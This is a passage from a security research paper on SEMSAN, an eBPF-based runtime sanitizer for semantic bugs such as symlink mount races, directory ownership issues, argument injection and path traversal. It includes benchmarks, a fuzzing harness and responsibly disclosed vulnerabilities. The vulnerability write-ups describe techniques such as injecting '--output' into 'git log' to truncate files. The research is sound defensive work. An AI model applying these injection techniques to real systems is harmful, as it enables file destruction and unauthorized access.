The context C encodes runtime properties such as the running process or the hooked system object, while S is a shared state that contains observations from different functions and stores them in persistent data structures (*e.g.,* a hashmap). Crucially, SEMSAN does not make any assumption on the order in which the functions F are executed. Therefore, our framework must also ensure safe access to shared state. If any function F returns an error, SEMSAN signals the policy violation and produces a debug report. The functions F are expressed through an imperative language. This choice makes the Sanitizer Primitives more expressive compared to pure declarative approaches [7, 27] or pattern matching [9, 62]. For instance, having a synchronized shared state allows the Sanitizer Primitives to model non-trivial concurrency issues.

Appendix D exemplifies the Symlink Mount Sanitizer, which is composed of two functions that share state through a `symlink_events` hashmap. The first function traces symlink creation, extracting `inode` and name from the `context` and storing them in the shared map. The second function intercepts mount operations, retrieves the last symlink event for the current process, and compares it with the mount target. If the mount target matches a recently created symlink, the primitive triggers a termination action to prevent the policy violation.

The use of specific data structures (Section 4.4) and utility functions (Section 4.5) allows analysts to decouple policy definitions from low-level details. Data structures also enable state tracking within Sanitizer Primitives, thus supporting complex scenarios such as temporal correlations. In Section 6, we discuss representative examples of real Sanitizer Primitives encoded through SEMSAN.

4.4 Data Structures

SEMSAN provides essential data structures to extract runtime information from the system and maintain state in Sanitizer Primitives. There are three main types of structures in our framework.

Built-In Structures. The main SEMSAN structure is a `context`, which is the main argument to Sanitizer Primitives (Listing 3). This structure primarily encodes runtime information concerning the functions invoked and their context, such as stack trace and argument values. Based on the information stored in the `context`, the Sanitizer Primitive can decide whether the runtime condition is valid or not.

Custom Structures. Users can define custom structures, as exemplified in Figure 3, which illustrates the structures for the symbolic links the Symbolic Mount Sanitizer (Section 6.1).

```
struct context {
  enum type; // kernel func, syscall
  long syscall_id; // Syscall number
  char *kernel_func; // Kernel function name
  void* args[6]; // Arguments
  long process_id; // Process ID
};
```

Listing 3: The `context` structure contains runtime information about the running process and the hooked objects.

Custom structures are used to facilitate I/O and set up instances of Sanitizer Primitives. The custom structs are described using a C-like convention, where each field has a known size. Starting from a structure definition, SEMSAN generates binding code that populates the structures and provides correct instantiations to the Sanitizer Primitive. Our mechanism draws inspiration from existing approaches [33].

Collections. SEMSAN provides persistent data structures to manage state. For instance, Figure 3 exemplifies a dictionary that stores events relative to syscall invocations encoded as `syscall_event_t`. Collections are used to track file events at runtime, and enrich policies with time-related events. Moreover, collections can be combined with custom structures and used for I/O. At the moment, our prototype handles hashmaps and arrays, which can be combined, such as to a multidimensional array, or to an array of hashmaps.

Concurrency Issues. When generating binding code for custom structures and collections, SEMSAN wraps struct accesses with locking mechanisms and atomic operations to avoid data race conditions.

4.5 Utilities

SEMSAN simplifies the interaction with the operating system by exposing a set of utility functions. Table 1 summarizes key utilities used in our prototypes, which are divided into three main categories. File system inspection utilities, such as `is_inode_root_owned()` and `is_parent_root_owned()`, help navigate the virtual file system. Process interaction utilities, *e.g.,* `is_root()`, extract information from the running process. Additionally, SEMSAN exposes generic utilities, such as `_strncmp()`, `glob()` and `match_canary()` which perform BPF-safe string comparison and matching, while `map_update()`, `map_fetch()` and `map_delete()` allow manipulating collections (Section 4.4). Finally, `throw_signal()` interrupts the process under test. A bug report can be produced with `get_kstack_trace()` and `get_ustack_trace()`, as well as namespace information via `get_current_namespaces()`. Appendix D illustrates the implementation of `glob`, whose functionalities must be restricted to be compatible with eBPF limitations.

By introducing ad-hoc utilities to interact with kernel structures, we abstract low-level system specifications that may vary across different versions. More importantly, adopting utilities reduces the risk of false positives as we prevent primitive developers from introducing code implementation errors.

5 Implementation

The SEMSAN prototype leverages the eBPF infrastructure. This technology exposes advanced features to interact with kernel features, however, it also imposes non-trivial technical challenges. In the following, we describe how we tackled these challenges.

5.1 Programming Language Choice

Our implementation consists of around 2900 lines of Go [51] code for the compiler and around 900 lines of eBPF-C code for the Sanitizer Primitives.

The SEMSAN compiler is implemented in the Go programming language [51] version 1.25, which provides a rich ecosystem of eBPF integration libraries [35, 36] and a binding layer between eBPF and Go programs. Furthermore, Go provides first-class support for concurrency, which simplifies the implementation of the parallel channels between compiler and the eBPF programs, as described in Section 4.

The Sanitizer Primitives are implemented in the C subset supported for eBPF bytecode, and compiled by using the LLVM toolchain [46], which is the de facto standard for compiling eBPF programs for production use-cases [22]. In our prototype, we use Clang version 21. Moreover, our prototype leverages eBPF CO-RE [21], which allows eBPF programs to be compiled kernel-agnostically. This is achieved through *CO-RE relocations*, special markers in the eBPF bytecode that indicate where kernel symbols and data structures are referenced. To load eBPF programs in the kernel, we leverage the eBPF subsystem, which is used from Linux kernel version 6.12 (LTS). The loader resolves these relocations to the correct addresses for the running kernel version, allowing the same eBPF program to run on different kernel versions that support eBPF and relocations without modification [22]. As a result, Sanitizer Primitives can be distributed pre-compiled and are directly usable with off-the-shelf kernels such as Ubuntu [14], Fedora [72], or Arch Linux [4].

5.2 eBPF Complexity Limitations

As eBPF programs run in kernel space, it is the responsibility of the kernel to ensure that they do not cause any harm to the system. This is done by enforcing a set of complexity limitations on eBPF programs in terms of program size, size of eBPF maps, as well as program halting guarantees [22]. eBPF programs are limited to a maximum stack size of 512 bytes [22], which poses a limitation when implementing recursive functions, such as the path traversal algorithm used in the directory ownership sanitizer and the canary sanitizer.

```yaml
name: symlink_mount
bindingStructs:
  - definition: "type SymlinkEvent struct {
    ↪ Inode uint64; Name string }"
maps:
  - name: symlink_events
    type: hashmap
    keyType: __u64
    valueType: symlink_event_t
    maxEntries: 1024
tracepoints:
  vfs_symlink:
    group: syscalls
    name: sys_enter_mount
```

(a) YAML Configuration

```c
typedef struct {
  __u64 inode;
  uintptr_t name;
} symlink_event_t;

struct {
  __uint(type, BPF_MAP_TYPE_LRU_HASH);
  __type(key, __u64);
  __type(value, symlink_event_t);
  __uint(max_entries, 1024);
} symlink_events SEC(".maps");
```

(b) Automatically Generated C code

Figure 3: Structures used to trace symlink events in Symlink Mount Sanitizer (Section 6.1). The user defines structures that our tool transforms in C code compatible with eBPF.

Table 1: Selection of utilities exposed in SEMSAN.

Primitive	Description
`is_expected_comm()`	Filter events by target process name
`throw_signal()`	Terminate process via SIGKILL
`is_root()`	Check if process is root
`is_inode_root_owned()`	Check if inode is root-owned
`is_parent_root_owned()`	Check if parent dir is root-owned
`syscall_allowed()`	Check whether the syscall is allowed
`_strncmp()`	Optimized string comparison
`map_update()`	Update or insert a new element in a hashmap
`map_fetch()`	Fetch an element from a hashmap
`glob()`	Match string against glob pattern
`get_kstack_trace()`	Retrieve the current kernel stack trace
`get_ustack_trace()`	Retrieve the current user stack trace
`get_current_namespaces()`	Retrieve current namespaces (process, user, etc.)
`match_canary()`	Check if a given string contains the configured canary

This limit also applies to eBPF program size, which is capped by default at 1M instructions [2]. Moreover, eBPF programs are required to be *terminating*, meaning that they must not run indefinitely. This imposes restrictions on loop implementation, as loops are capped at a maximum number of iterations, thus imposing additional challenges. Because of these limitations, implementing Sanitizer Primitives may be non-trivial, for instance when requiring inter-process or race-condition reasoning, which are common attack vectors for privilege escalation vulnerabilities [23, 64].

To cope with these challenges, SEMSAN exposes the utilities discussed in Section 4.5. For instance, SEMSAN provides functions to traverse VFS without using recursion and compare strings efficiently while limiting stack pressure and program size. However, some features are inherently incompatible with eBPF, such as regular expressions, whose termination, in the general case, cannot be proven. By using our utilities, analysts can implement Sanitizer Primitives that are eBPF compliant.

5.3 Forkserver Compatibility

SEMSAN aims to be compatible with off-the-shelf fuzzing forkservers, which expect the target process to terminate in case of an error. While such terminations are often caused by a crash like a segmentation fault in case of memory corruption, sanitizers like ASan [63] have to make the target program terminate itself. The same holds true for SEMSAN, which has to terminate the target process in case of a violation of the policy. In case the fuzzed process spawns children, SEMSAN follows the offspring, which are then killed along with the parent.

However, for the fuzzer to attribute a specific program input to a crash, the termination has to happen before the forkserver can terminate the program itself, which is the normal way of continuing execution if no crash was provoked by a certain input. Due to this, SEMSAN has to perform the termination *before* handing execution back to the forkserver, *i.e.,* within the target. This could be performed either by changing the target program, as done in binary rewriting methods [76], or by performing the termination in kernel space, before handing execution back to the target program. SEMSAN implements the latter inside the Sanitizer Primitive, as it does not impose any requirements on rewriting work for the target process. However, this limitation imposes that the decision on whether a process violates the sanitization policy or not has to be made *within* the eBPF program only. The complexity limitations described above thus impose an upper bound on the complexity of the Sanitizer Primitives.

6 Implemented Sanitizers

We discuss four Sanitizer Primitives included in our prototype.

6.1 Symlink Mount Sanitizer

The Symlink Mount Sanitizer detects privilege escalation attacks that rely on Time-Of-Check Time-Of-Use vulnerabilities. These attacks have been used to trick affected applications into performing privileged mount operations that would allow them to gain access to sensitive files or directories by replacing the mount source with a symbolic link pointing to an attacker-controlled location. The inspiration for this sanitizer comes from observing previous issues in the container ecosystem [24]. The sanitizer hooks the `vfs_symlink` kernel function, which is a filesystem-agnostic interface for the creation of symbolic links. Moreover, it keeps track of created symbolic links and their `inode` numbers. The list of `inode` numbers is then used to check whether a process tries to mount from a symbolic link by hooking the `sys_enter_mount` function, and report a violation if this happens.

6.2 Directory Ownership Sanitizer

The Directory Ownership Sanitizer detects privilege escalation vulnerabilities. It hooks all system calls that perform *path resolution* [44], such as `open` and `chown`. The sanitizer implements a path-walking algorithm that resolves and traverses the file path that is passed to the system call, and checks for the following conditions: (A) The invoking process runs as a privileged user (e.g., root), while the file path is owned by a less-privileged user—the attacker—who typically controls the orchestrator. The attacker's UID is specified in the configuration file, (B) And any element in the resolved path is writable by the attacker specified in the configuration file. This models another type of concurrency vulnerabilities, in which an attacker can trick a process into performing operations on files or directories that the attacker controls (Section 2.2). This is done by checking the ownership and permissions of the directories in the path, and reporting a violation if the conditions are met. Implementing checks on the file system may break the eBPF bounding loop limitation. However, Linux file paths are limited to a maximum length of 4096 bytes [43], which allows it to be modeled in an eBPF program.

6.3 Canary Sanitizer

The Canary Sanitizer is a generic filter that validates whether a given syscall argument contains a canary value. The analyst provides the canary values through a *denied* list. In our evaluation, we pair this sanitizer with fuzzing tools. Specifically, the fuzzer dictionary contains canary values that are then validated at runtime, more info in Section 7.1. We provide two practical examples for using this sanitizer. First, we configure Canary Sanitizer to detect path traversal vulnerabilities by hooking file operations and validating whether their paths contain an attacker controllable token. Second, we use this sanitizer to detect argument injection vulnerability by hooking the `exec*` family of system calls.

6.4 System Call Sanitizer

The System Call Sanitizer hooks the kernel tracepoint `sys_enter`, which is triggered whenever any system call is made. It allows the user to configure *allowed* or *denied* lists of system calls, and report a violation whenever one of the configured system calls is made by a monitored process. Thus, it can be used to forbid certain system calls, similar to the *seccomp* sandboxing mechanism [45]. Despite the simplicity of this sanitizer, it can help to limit unintended interactions with the kernel.

7 Evaluation

Our evaluation follows established methodology for runtime security tools [29, 63, 65] and covers four complementary dimensions, each targeting a distinct aspect of SEMSAN's practical utility. **(RQ1)** Real-world vulnerability discovery: we demonstrate that SEMSAN identifies previously unknown vulnerabilities in production software, providing the strongest evidence of practical value (Section 7.1). **(RQ2)** Detection accuracy: we assess whether SEMSAN reliably distinguishes genuine violations from benign behavior, a prerequisite for developer adoption—sanitizers with high false positive rates are abandoned in practice [65] (Section 7.2). **(RQ3)** Performance overhead: we quantify runtime cost, which is critical because sanitizers must be lightweight enough for continuous use during development and testing (Section 7.3). Finally,

Table 2: Real-World vulnerabilities discovered with SEMSAN. *Fix* indicates whether a patch has been applied by the maintainers. *Det.* indicates the discovery method: (F)uzzing or (M)anual analysis. Note: Grafana bug is subject to *zeroday.cloud* policy and it has not been publicly released at writing time.

San. Prim.	Target	Ref.	Fix	Det.
Canary	Git	[69]	✓	F
Dir. Ownership	Docker (Moby)	[41]	✓	M
Canary	Soft-Serve	[54]	✓	M
Canary	ViewVC	[55]	✓	F
Canary	Grafana	-	✗	M

(RQ4) fuzzing integration: we evaluate SEMSAN's compatibility with automated testing pipelines, demonstrating that semantic bug detection can augment existing workflows without requiring standalone tooling (Section 7.4). Together, these dimensions capture the key requirements for a practical sanitizer: effectiveness, precision, efficiency, and deployability.

7.1 Vulnerabilities Detected in the Wild (RQ1)

We deployed SEMSAN in real-world security analysis and discovered five previously unknown vulnerabilities in production applications. Table 2 lists the discovered vulnerabilities, which were responsibly disclosed. Four have been patched by the respective maintainers, while one remains under embargo pending vendor patch. Three of the following vulnerabilities were discovered via manual debugging, while two were detected by combining SEMSAN with production ready fuzzers. We explain each case individually.

Arbitrary File Truncation in Git. Gitweb, the web-based interface for Git repositories [73], invokes the `git` CLI to retrieve repository information. We discovered that Gitweb fails to sanitize user input from URL query parameters before passing them to `git` commands, enabling argument injection. By injecting the `--output` flag into `git log`, an attacker can truncate arbitrary files on the host system. We discovered this vulnerability using the Canary Sanitizer with Burpsuite [59], a security testing tool that intercepts and replays HTTP requests with modified parameters. We configured SEMSAN to monitor `execve` system calls and report violations when the canary string appears in the `argv` array. The vulnerability was fixed in commit `a02fc98` [69].

Local Privilege Escalation in Docker (Moby). We discovered a TOCTOU vulnerability in Docker's daemon (running as root) that enables local privilege escalation when non-default configurations are used. The Directory Ownership Sanitizer detected this vulnerability during manual security analysis of Docker for this evaluation. The vulnerability has been fixed in the latest Docker release at commit `e32d26c` [41].

Arbitrary File Truncation in Soft-Serve. Soft-Serve is an SSH-based Git forge that allows users to interact with repositories via a TUI [16]. Like Gitweb, Soft-Serve invokes `git` CLI commands without properly sanitizing user input from SSH commands. We discovered this vulnerability through manual testing by inserting the canary string into various UI fields while running SEMSAN with the Canary Sanitizer monitoring `execve` calls. SEMSAN reported a violation when the canary appeared in the date range field while viewing repository history, revealing an argument injection that allows `-output` flag injection into `git log`. The vulnerability was assigned CVE-2025-58355 [54] (CVSS 7.7, high) and has been fixed.

Authorization Bypass in ViewVC. ViewVC is a web-based interface for CVS [18] and Subversion [3] [75]. ViewVC fails to sanitize the `path` URL query parameter before concatenating it into file paths, causing a path traversal vulnerability. While hardening mechanisms prevent arbitrary file reads, the path traversal enables attackers to bypass authorization checks and access files from repositories they should not have access to. We discovered this using the Canary Sanitizer with Burpsuite [59], monitoring the `open*` system call family for canary strings in the `pathname` argument. This 21-year-old vulnerability was assigned CVE-2025-54141 [55] (CVSS 7.5, high) and fixed in ViewVC versions 1.1.31 and 1.2.4.

Remote Code Execution in Grafana. Grafana is an open-source platform for monitoring and observability dashboards [31]. For this target, we discovered two semantic bugs that, when combined, grant remote code execution due to improper handling of untrusted input. This vulnerability was identified using the Canary Sanitizer as part of the *zeroday.cloud* contest 2025 [77]. At the time of writing, the vulnerability has not yet been patched and is subject to embargo by the competition organizers. We will release the full technical disclosure in our artifact once the vendor patches the vulnerability. The discovery was awarded a $10 000 bounty by the competition.

7.2 Detection Accuracy (RQ2)

This section evaluates SEMSAN's accuracy in terms of true positives (*i.e.,* bugs correctly identified) and false positives (*i.e.,* false alarms). We focus on these metrics rather than aggregate measures such as precision, recall, or ROC curves because SEMSAN is a *configurable* sanitizer whose detection scope depends on user-defined Sanitizer Primitives, not a fixed classifier. False negatives depend on the chosen primitives and test input quality (*e.g.,* fuzzer exploration), rather than on SEMSAN itself. Conversely, minimizing false positives is critical for adoption, as excessive false alarms waste developer time [29, 63, 65].

True Positive Assessment. To evaluate detection effectiveness, we reproduce ten known vulnerabilities and use SEMSAN to detect each bug. The selected vulnerabilities either expose a proof-of-concept exploit or are properly documented

Table 3: Reproduced CVEs.

Sanitizer Primitive	CVE	PoC
Symlink Mount Sanitizer	CVE-2024-0132	[64]
Symlink Mount Sanitizer	CVE-2024-5154	[23]
Directory Ownership Sanitizer	CVE-2024-54159	[48]
Directory Ownership Sanitizer	CVE-2023-43783	[47]
Directory Ownership Sanitizer	CVE-2025-23395	[49]
Directory Ownership Sanitizer	CVE-2024-45339	[52]
Directory Ownership Sanitizer	CVE-2024-52522	[28]
Canary Sanitizer	CVE-2018-17456	[38]
Canary Sanitizer	CVE-2024-39930	[74]
Canary Sanitizer	CVE-2024-37032	[11]

(cf. column "PoC"). Based on the available information, we write a specific proof-of-concept exploit with the corresponding Sanitizer Primitive enabled, and manually verify that the intended malicious behavior is triggered. Crucially, none of the tested vulnerabilities cause any system crash or trigger any alarm with standard sanitizers such as ASan or UBSan.

Table 3 lists the vulnerabilities used in this evaluation. Symbolic mount and directory ownership sanitizers did not require any customization. None of these CVEs would be detected by SELinux, Falco, or Tetragon, as they require filtering specific internal kernel functionalities (*i.e.,* Linux VFS). Conversely, CVE-2018-17456, CVE-2024-39930, and CVE-2024-37032 require additional configuration (see Appendix C). In principle, the Canary Sanitizer could be simulated by Falco or Tetragon. However, these tools are not fuzzing-compatible, as they require continuous context switches to user space to validate checker properties.

False Positive Assessment. To assess the false positive rate, we conduct two evaluations. First, we deploy SEMSAN on a production desktop system for two months with all Sanitizer Primitives enabled. During this period, SEMSAN produces zero false positive alarms. Second, the performance benchmarks (Section 7.3), which stress kernel interactions extensively, also produce no false positives. These results demonstrate that SEMSAN achieves high accuracy in production environments without flagging benign behavior.

7.3 Performance Overhead (RQ3)

We employ macro- and micro-benchmarks to assess the performance overhead. All our experiments were executed on a physical machine equipped with an AMD EPYC 9353P 32-Cores and 128GB of memory running an Ubuntu 24.04.

Benchmark. Since SEMSAN intercepts kernel interactions via eBPF hooks, CPU-bound benchmarks such as SPEC CPU [12] are not representative. Instead, we use I/O-intensive macro-benchmarks (Apache httpd and PostgreSQL from the Phoronix test suite [1]) to measure end-to-end impact, and custom micro-benchmarks that repeatedly invoke intercepted system calls to establish worst-case per-syscall overhead bounds. We run each benchmark three times with and without SEMSAN enabled, recording both execution time and the number of system calls invoked. The results are reported as the average of the three runs. All experiments use the Sanitizer Primitives from Section 6.




Figure 4: Apache HTTP server benchmark results.

Macro-Benchmark: Apache HTTP server. Figure 4 shows the results of the Apache HTTP server macro-benchmark [57] from the Phoronix Test Suite [1]. The benchmark sends requests from 200 concurrent clients across three 90-second runs, measuring requests per second (RPS). The baseline achieves a median of 112 764.52 RPS, while SEMSAN-enabled runs reach 112 653.61 RPS, resulting in only 0.1% overhead. During the benchmark, Apache invokes 520 606 269 syscalls, of which only six trigger SEMSAN filtering: `rename()`, `unlink()`, `chdir()`, and `access()` (invoked twice). SEMSAN traces each syscall to determine whether it requires Sanitizer Primitive processing, but the overwhelming majority bypass filtering entirely. This minimal interception rate explains the negligible 0.1% overhead, demonstrating that SEMSAN imposes acceptable passive overhead for production deployments.

Macro-Benchmark: PostgreSQL. Figure 5 shows the results of the PostgreSQL pgbench macro-benchmark [58]. The benchmark executes transactions against a local PostgreSQL database, measuring average latency. We use a scaling factor of 1 000, resulting in approximately 16 GB of data that fits entirely in RAM. 250 clients concurrently issue read and write transactions. The baseline achieves a median latency of 120.882 ms, while SEMSAN-enabled runs reach 120.293 ms, resulting in 0.49% lower latency (within measurement variance). Unlike Apache, PostgreSQL triggers 24 637 syscalls intercepted by SEMSAN during the benchmark, as detailed in Table 4. Despite this significantly higher interception rate, the overhead remains negligible at 0.49%, demonstrating SEM-




Figure 5: PostgreSQL pgbench benchmark results.




Figure 6: Custom system call micro-benchmark results.

Table 4: Syscalls filtered by SEMSAN in the PostgreSQL benchmark.

System Call	Num. of Invocations
`chmod()`	11
`chdir()`	12
`rmdir()`	36
`mkdir()`	38
`execve()`	96
`access()`	3397
`rename()`	5451
`unlink()`	15596
Total	24637

Table 5: Micro-Benchmarks: results are the median over three runs, with overhead ranging from 3.15% to 20.85%.

San. Primitive	SEMSAN w/o	SEMSAN w/	Over. %
Symlink Mount	3799167	3631332	4.42%
Dir. Ownership	124191234	98300804	20.85%
Canary	123218714	99633777	19.14%
System Call	10560221	10227356	3.15%

SAN's efficiency even under active syscall filtering workloads.

Micro-Benchmark. To measure overhead in a controlled environment, we design targeted micro-benchmarks for each sanitizer primitive, representing a minimal relevant OS interaction. The benchmark consists of two minutes of warm-up followed by three 60-second runs of OS interaction. An example for the generic system call sanitizer is depicted in Listing 5. Here, we trace `open()`, `close()`, and `unlink()` with the System Call Sanitizer, while other syscalls remain untracked. By instrumenting the aforementioned syscalls, we can measure the overhead introduced by the syscall interception of SEMSAN. Similarly, for the other micro-benchmarks, we perform the syscalls relevant to the respective sanitizer primitive, such as repetitively `mount()`ing a file for the Symlink Mount Sanitizer, or accessing a file for the Directory Ownership Sanitizer. During the benchmark, we record the total number of loop iterations completed in each 60-second window, with and without SEMSAN enabled, using the sanitizers enabled in the default configuration. Table 5 presents the results. When SEMSAN is active, the system requires more execution time, resulting in fewer loop iterations. Specifically, we observe that minimal overheads occur in Symlink Mount (4.42%) and System Call (3.15%), while Directory Ownership and Canary show higher overhead (20.85% and 19.14%). These results represent worst-case scenarios where every syscall triggers SEMSAN filtering, which rarely occurs in real-world applications. Indeed, our macro-benchmarks demonstrate that production workloads experience negligible overhead (less than 1%) because SEMSAN only intercepts a small fraction of total syscalls. The micro-benchmark overheads align with modern sanitizers [8, 29, 63], while the macro-benchmark results show that SEMSAN imposes acceptable overhead for production deployments. These findings are consistent with prior work showing that eBPF achieves high-performance observability with minimal overhead [13, 15, 19, 60].

7.4 Fuzzing Campaign (RQ4)

To demonstrate the usability of SEMSAN in real-world fuzzing campaigns, we conduct a case study on `crun`, a low-level container runtime written in C. The goal of this experiment is not to evaluate SEMSAN's detection accuracy (which is covered in RQ1 and RQ2), but rather to assess SEMSAN's *integration feasibility*: whether it can be transparently attached to an existing coverage-guided fuzzer without

```c

int main() {
    srand(time(NULL));  // Seed randomness with
     ↪ current time

    while (/* 24h campaign */) {
        // Create rootfs stub at ./rootfs
        create_rootfs_stub("./rootfs");

        // Fuzzer mutates configuration file
         ↪ at ./config.json
        struct libcrun_container *container;
        container = libcrun_container_load_from
         ↪ _file("config.json");

        libcrun_container_create(container);
        libcrun_container_run(container);
        libcrun_container_kill(container);
        libcrun_container_delete(container);
    }
    return 0;
}
```

Listing 4: Fuzzing harness code for testing `crun` utility.

disrupting the fuzzing workflow or introducing prohibitive overhead. We describe the setup, harness implementation, and results of a 5-run 24-hour fuzzing campaign.

Setup. Our goal is to achieve end-to-end coverage of the container lifecycle (creation, start, stop, deletion) in `crun`. Inputs are OCI configuration files [56] paired with minimal `rootfs` stubs, forming valid OCI bundles. SEMSAN monitors the target in its default configuration, killing the process when violations are detected, which the fuzzer records as crashes. We execute the campaign for 24 hours and 5 runs on a single core with the hardware specified in Section 7.

Harness. Listing 4 shows our custom harness pseudo-code (error handling omitted). The harness seeds the RNG to generate unique container IDs, creates a minimal `rootfs` stub with required mountpoints, loads the fuzzer-mutated `config.json`, and executes the container lifecycle functions (create, run, kill). We leverage LIBAFL's persistent mode [26] to reuse processes across test cases, improving efficiency. The harness covers basic lifecycle functions but omits advanced features like lifecycle hooks.

Input Generation. Since byte-level mutations would break `config.json`'s structure and lead to low coverage. We use NAUTILUS [5] for grammar-based generation, which produces structurally and semantically valid inputs. NAUTILUS supports semantic constraints via Python expressions, enabling cross-field dependencies like version-specific required fields. This integrates natively with LIBAFL [26].

Fuzzer. We integrate the harness and input generator into a Rust-based LIBAFL fuzzer [26] that collects coverage and




Figure 7: Edge coverage over time during 5 runs of 24-hour `crun` fuzzing campaign.

monitors for crashes. NAUTILUS runs as a fuzzing stage, and we add a custom stage to collect structured coverage for analyzing input generation gaps.

Results. The fuzzer achieved 1 459 of 10 880 total edges (13.4%), but excluding unreachable platform-specific and CLI code yields approximately 1 459 of 2 100 reachable edges (69.5% coverage). This experiment confirms that the fuzzer adequately explores the target code under SEMSAN, thus demonstrating that SEMSAN's monitoring does not interfere with the fuzzer's exploration strategy. Despite significant coverage, the 24-hour campaign found no crashes or violations. This reflects `crun`'s maturity as a well-tested project with continuous fuzzing and extensive integration tests [70].

Figure 7 shows edge coverage over time in a separate 24-hour campaign. The initial seed corpus (approximately 20 diverse OCI configurations) reaches 1 350 edges, gradually increasing to 1 459 edges as the fuzzer discovers new configuration combinations. This demonstrates SEMSAN's applicability to real-world fuzzing campaigns, though coverage could be improved by including advanced features like lifecycle hooks and semantically invalid inputs.

8 Discussion

We discuss practical implications, limitations, and deployment considerations based on our implementation experience and evaluation results.

False Positives. False positives can arise from incorrectly implemented Sanitizer Primitives or when primitives are applied to inappropriate scenarios. Our two-month production deployment and extensive benchmarks yielded zero false positives (Section 7.2). This reliability stems from conservative detection logic prioritizing precision, and utilities that abstract error-prone low-level operations.

Development Effort. Our experience developing security tools prior to SEMSAN revealed significant challenges that motivated this framework. Without SEMSAN's abstractions,

developers must directly interact with complex kernel internal structures that are difficult to parse and navigate, requiring deep kernel expertise that diverts focus from detection logic. We encountered numerous development errors during early prototyping efforts, stemming both from incorrect code and from insufficient knowledge of proper kernel interaction patterns. Additionally, establishing communication channels between eBPF programs and external software (*e.g.,* fuzzers) required substantial custom infrastructure, whereas SEMSAN makes this process transparent through its compiler and runtime. Therefore, SEMSAN allows developers to focus on detection logic rather than low-level implementation details. We design SEMSAN for security analysts with domain expertise, and implementing each primitive required approximately one hour, including logic definition and testing. Most users can deploy pre-defined primitives off-the-shelf and customize via configuration files without writing code, similar to SemGrep [62].

eBPF Limitations. eBPF's 512-byte stack, bounded loops, and 1M instruction limit constrain implementation. SEMSAN provides utilities for operations within these limits, though some features (*e.g.,* regex) remain impractical. Complex policies may require decomposition into cooperating programs.

Scope. SEMSAN detects semantic bugs manifesting as system-level interactions (*e.g.,* file access, privilege escalation). It does not address purely in-process logic errors without observable system interactions. The framework is most effective when combined with static analysis and fuzzing (Section 7.4).

Deployment. eBPF CO-RE enables kernel-agnostic deployment. We ran SEMSAN on Ubuntu, Fedora, and Arch (kernels 5.15-6.12) without modification. Older kernels (<5.8) lack required features, and privileged access requirements may complicate CI/CD integration.

Beyond eBPF. While our prototype leverages eBPF, SEMSAN's abstractions and utilities are not fundamentally tied to this technology. The framework could be implemented via alternative mechanisms such as kernel modules or userspace instrumentation frameworks. Kernel modules would bypass eBPF's complexity limitations, enabling more sophisticated policies at the cost of reduced portability and safety guarantees. This flexibility demonstrates that SEMSAN's core contribution lies in its abstraction layer rather than the specific implementation technology.

9 Related Work

Runtime Security Monitoring Tools. Falco [71] and Tetragon [37] are eBPF-based intrusion detection tools for production environments that focus on adversarial threat detection, tolerating false positives for security analysts to investigate. SEMSAN instead targets semantic bug detection during testing, where false positives must be minimized to avoid wasting developer time. This leads to key technical differences: (i) both tools are primarily constrained to syscall-level monitoring, while SEMSAN attaches Sanitizer Primitives to arbitrary kernel functions to inspect internal structures such as namespace configurations or process credentials; (ii) Falco's stateful analysis requires commercial extensions [67], and Tetragon is removing stateful features due to eBPF constraints [17], while SEMSAN provides synchronized data structures with built-in concurrency control; (iii) both tools expose low-level eBPF primitives requiring deep kernel knowledge, while SEMSAN provides high-level utilities (*e.g.,* `is_root`) that abstract OS-specific details; (iv) neither tool supports testing integration—both output alerts for human analysts rather than delivering in-kernel signals to target processes, and their declarative rule languages cannot express the imperative logic of complex Sanitizer Primitives.

